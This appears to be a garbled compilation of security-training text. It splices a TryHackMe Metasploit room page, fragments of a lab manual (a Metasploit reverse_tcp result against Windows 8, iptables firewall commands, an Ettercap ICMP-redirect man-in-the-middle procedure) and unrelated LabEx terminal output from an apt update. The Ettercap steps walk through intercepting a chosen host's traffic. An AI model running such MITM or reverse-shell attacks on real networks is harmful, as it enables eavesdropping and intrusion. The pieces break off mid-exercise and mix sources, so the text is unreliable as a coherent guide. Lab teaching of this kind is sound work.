409,673
Share your achievement
Start AttackBox
Save Room
7888 Recommend
Connectivity
Options
Room completed: 100%
Task 1 Introduction to Metasploit
Task 2 Main Components of Metasploit
Task 3 Msfconsole
Task 4 Working with modules
Task 5 Summary


Room completed: 100%
Active machines information
IP Address: 10.49.137.219
You can launch the lab machine attached to this room to replicate the examples shown below. Any Metasploit version 5 or 6 will have menus and screens similar to those shown here so you can use the AttackBox or any operating system installed on your local computer.
Once you have entered the context of a module using the use command followed by the module name, as seen earlier, you will need to set parameters. The most common parameters you will use are listed below. Remember, based on the module you use, additional or different parameters may need to be set. It is good practice to use the show options command to list the required parameters.
All parameters are set using the same command syntax:
set PARAMETER_NAME VALUE
Before we proceed, remember always to check the msfconsole prompt to ensure you are in the right context. When dealing with Metasploit, you may see five different prompts:
The regular command prompt: You can not use Metasploit commands here.
Regular command prompt
root@ip-10-10-XX-XX:~#
The msfconsole prompt: msf6 (or msf5 depending on your installed version) is the msfconsole prompt. As you can see, no context is set here, so context-specific commands to set parameters and run modules can not be used here.
Metasploit command prompt
msf6 >
A context prompt: Once you have decided to use a module and used the set command to chose it, the msfconsole will show the context. You can use context-specific commands (e.g. set RHOSTS 10.10.x.x) here.



Result:

Thus, the setup of Metasploit framework and exploit reverse_tcp in Windows 8 machine. remotely has been executed successfully.

Ex. No.: 9

INSTALL AND CONFIGURE IPTABLES FIREWALL

Aim:

To install iptables and configure it for variety of options.

Common Configurations & outputs:

1.Start/stop/restart firewalls

[root@localhost ~]# systemctl start firewalld

[root@localhost ~]# systemctl restart firewalld

[root@localhost ~]# systemctl stop firewalld

[root@localhost ~]#

2. Check all exitsting IPtables Firewall Rules

[root@localhost ~]# iptables -L -n -v

[root@localhost ~]#

3. Block specific IP Address(eg. 172.16.8.10) in IPtables Firewall

[root@localhost ~]# iptables -A INPUT -s 172.16.8.10 -j DROP

[root@localhost ~]#

4. Block specifig port on IPtables Firewall

[root@localhost ~]# iptables -A OUTPUT -p tcp --dport xxx -j DROP

[root@localhost ~]#

5. Allow specific network range on particular port on iptables

[root@localhost ~]# iptables -A OUTPUT -p tcp -d 172.16.8.0/24 --dport xxx -j ACCEPT

[root@localhost ~]#

6. Block Facebook on IPTables

[root@localhost ~]# host facebook.com

facebook.com has address 157.240.24.35

facebook.com has IPv6 address 2a03:2880:f10c:283:face:b00c:0:25de

facebook.com mail is handled by 10 smtpin.vvv.facebook.com.

[root@localhost ~]# whois 157.240.24.35 | grep CIDR

CIDR: 157.240.0.0/16

[root@localhost ~]#

[root@localhost ~]# whois 157.240.24.35

[Querying whois.arin.net]

[whois.arin.net]

ARIN WHOIS data and services are subject to the Terms of Use

available at: https://www.arin.net/resources/registry/whois/tou/

If you see inaccuracies in the results, please report at

https://www.arin.net/resources/registry/whois/inaccuracy_reporting/

Copyright 1997-2019, American Registry for Internet Numbers, Ltd.

NetRange: 157.240.0.0 - 157.240.255.255

CIDR: 157.240.0.0/16

NetName: THEFA-3

NetHandle: NET-157-240-0-0-1

Parent: NET157 (NET-157-0-0-0-0)

NetType: Direct Assignment

OriginAS:

Organization: Facebook, Inc. (THEFA-3)

RegDate: 2015-05-14

Updated: 2015-05-14

Ref: https://rdap.arin.net/registry/ip/157.240.0.0

OrgName: Facebook, Inc.

OrgId: THEFA-3

Address: 1601 Willow Rd.

City: Menlo Park

StateProv: CA

PostalCode: 94025

Country: US

RegDate: 2004-08-11

Updated: 2012-04-17

Ref: https://rdap.arin.net/registry/entity/THEFA-3

OrgTechHandle: OPERA82-ARIN

OrgTechName: Operations

OrgTechPhone: +1-650-543-4800

OrgTechEmail: domain@facebook.com

OrgTechRef: https://rdap.arin.net/registry/entity/OPERA82-ARIN

OrgAbuseHandle: OPERA82-ARIN

OrgAbuseName: Operations

OrgAbusePhone: +1-650-543-4800

OrgAbuseEmail: domain@facebook.com

OrgAbuseRef: https://rdap.arin.net/registry/entity/OPERA82-ARIN

#

ARIN WHOIS data and services are subject to the Terms of Use

available at: https://www.arin.net/resources/registry/whois/tou/

#

If you see inaccuracies in the results, please report at

https://www.arin.net/resources/registry/whois/inaccuracy_reporting/

#

Copyright 1997-2019, American Registry for Internet Numbers, Ltd.

#

[root@localhost ~]# iptables -A OUTPUT -p tcp -d 157.240.0.0/16 -j DROP

Open browser and check whether http://facebook.com is accessible

To allow facebook use -D instead of -A option

[root@localhost ~]# iptables -D OUTPUT -p tcp -d 157.240.0.0/16 -j DROP

[root@localhost ~]#

6. Block Access to your system from specific MAC Address(say 0F:22:1E:00:02:30)

[root@localhost ~]# iptables -A INPUT -m mac --mac-source 0F:22:1E:00:02:30 -j DROP

[root@localhost ~]#

7.Save IPtables rules to a file

[root@localhost ~]# iptables-save > ~/iptables.rules

[root@localhost ~]# vi iptables.rules

[root@localhost ~]#

8.Restrict number of concurrent connections to a Server(Here restrict to 3 connections only)[root@localhost ~]# iptables -A INPUT -p tcp --syn --dport 22 -m connlimit --connlimit-above 3 -j REJECT

9. Disable outgoing mails through IPtables

[root@localhost ~]# iptables -A OUTPUT -p tcp --dport 25 -j REJECT

[root@localhost ~]#

10. Flush IPtables Firewall chains or rules

[root@localhost ~]# iptables -F

[root@localhost ~]#

Result:

Thus, the iptables has been installed successfully and it has been configured for variety of options.

Ex. No.: 10

MITM ATTACK WITH ETTERCAP

Aim:

To initiate a MITM attack using ICMP redirect with Ettercap tool.

Algorithm:

1. Install ettercap if not done already using the command-dnf install ettercap

2. Open etter.conf file and change the values of ec_uid and ec_gid to zero from default. vi /etc/ettercap/etter.conf

3. Next start ettercap in GTK ettercap -G

4. Click sniff, followed by unified sniffing.

5. Select the interface connected to the network.

6. Next ettercap should load into attack mode by clicking Hosts followed by Scan for Hosts

7. Click Host List and choose the IP address for ICMP redirect

8. Now all traffic to that particular IP address is redirected to some other IP address.

9. Click MITM and followed by Stop to close the attack.


Output:

[root@localhost security lab]# dnf install ettercap

[root@localhost security lab]# vi /etc/ettercap/etter.conf

[root@localhost security lab]# ettercap –G


Setup
Sniffing at startup
Primary Interface
eth0
Bridged sniffing
Bridged interface
Local Loopback
Ettercap


Desktop
Terminal
WebIDE
Linux / Setting Up Your Kali Linux Environment
48 : 34
Get:23 http://mirrors.cloud.aliyuncs.com/ubuntu jammy-backports/main amd64 Packages [70.2 kB]
Get:24 http://mirrors.cloud.aliyuncs.com/ubuntu jammy-backports/main Translation-en [11.4 kB]
Get:25 http://mirrors.cloud.aliyuncs.com/ubuntu jammy-backports/main amd64 c-n-f Metadata [412 B]
Get:26 http://mirrors.cloud.aliyuncs.com/ubuntu jammy-backports/universe amd64 Packages [30.8 kB]
Get:27 http://mirrors.cloud.aliyuncs.com/ubuntu jammy-backports/universe Translation-en [16.9 kB]
Get:28 http://mirrors.cloud.aliyuncs.com/ubuntu jammy-backports/universe amd64 c-n-f Metadata [676 B]
Get:29 http://mirrors.cloud.aliyuncs.com/ubuntu jammy-security/universe Sources [314 kB]
Get:30 http://mirrors.cloud.aliyuncs.com/ubuntu jammy-security/restricted Sources [82.4 kB]
Get:31 http://mirrors.cloud.aliyuncs.com/ubuntu jammy-security/multiverse Sources [34.4 kB]
Get:32 http://mirrors.cloud.aliyuncs.com/ubuntu jammy-security/main Sources [357 kB]
Get:33 http://mirrors.cloud.aliyuncs.com/ubuntu jammy-security/main amd64 Packages [3,642 kB]
Get:34 http://mirrors.cloud.aliyuncs.com/ubuntu jammy-security/main Translation-en [509 kB]
Get:35 http://mirrors.cloud.aliyuncs.com/ubuntu jammy-security/main amd64 c-n-f Metadata [14.7 kB]
Get:36 http://mirrors.cloud.aliyuncs.com/ubuntu jammy-security/restricted amd64 Packages [6,505 kB]
Get:37 http://mirrors.cloud.aliyuncs.com/ubuntu jammy-security/restricted Translation-en [1,250 kB]
Get:38 http://mirrors.cloud.aliyuncs.com/ubuntu jammy-security/restricted amd64 c-n-f Metadata [600 B]
Get:39 http://mirrors.cloud.aliyuncs.com/ubuntu jammy-security/universe amd64 Packages [1,053 kB]
Get:40 http://mirrors.cloud.aliyuncs.com/ubuntu jammy-security/universe Translation-en [237 kB]
Get:41 http://mirrors.cloud.aliyuncs.com/ubuntu jammy-security/universe amd64 c-n-f Metadata [23.2 kB]
Get:42 http://mirrors.cloud.aliyuncs.com/ubuntu jammy-security/multiverse amd64 Packages [79.6 kB]
Get:43 http://mirrors.cloud.aliyuncs.com/ubuntu jammy-security/multiverse Translation-en [13.7 kB]
Get:44 http://mirrors.cloud.aliyuncs.com/ubuntu jammy-security/multiverse amd64 c-n-f Metadata [544 B]
Ign:45 http://packages.microsoft.com/repos/code stable InRelease
Ign:45 http://packages.microsoft.com/repos/code stable InRelease
Ign:45 http://packages.microsoft.com/repos/code stable InRelease
Err:45 http://packages.microsoft.com/repos/code stable InRelease
Cannot initiate the connection to packages.microsoft.com:80 (2620:1ec:46::69). - connect (101: Network is unreachable) Cannot initiate the connection to packages.microsoft.com:80 (2620:1ec:bdf::69). - connect (101: Network is unreachable) Could not connect to packages.microsoft.com:80 (13.107.213.69), connection timed out Could not connect to packages.microsoft.com:80 (13.107.246.69), connection timed out
Fetched 30.1 MB in 38s (802 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
525 packages can be upgraded. Run 'apt list --upgradable' to see them.
W: Failed to fetch http://packages.microsoft.com/repos/code/dists/stable/InRelease Cannot initiate the connection to packages.microsoft.com:80 (2620:1ec:46::69). - connect (101: Network is unreachable) Cannot initiate the connection to packages.microsoft.com:80 (2620:1ec:bdf::69). - connect (101: Network is unreachable) Could not connect to packages.microsoft.com:80 (13.107.213.69), connection timed out Could not connect to packages.microsoft.com:80 (13.107.246.69), connection timed out
W: Some index files failed to download. They have been ignored, or old ones used instead.
labex:project/ $

Result:

Thus the MITM attack has been successfully executed using Ettercap tool.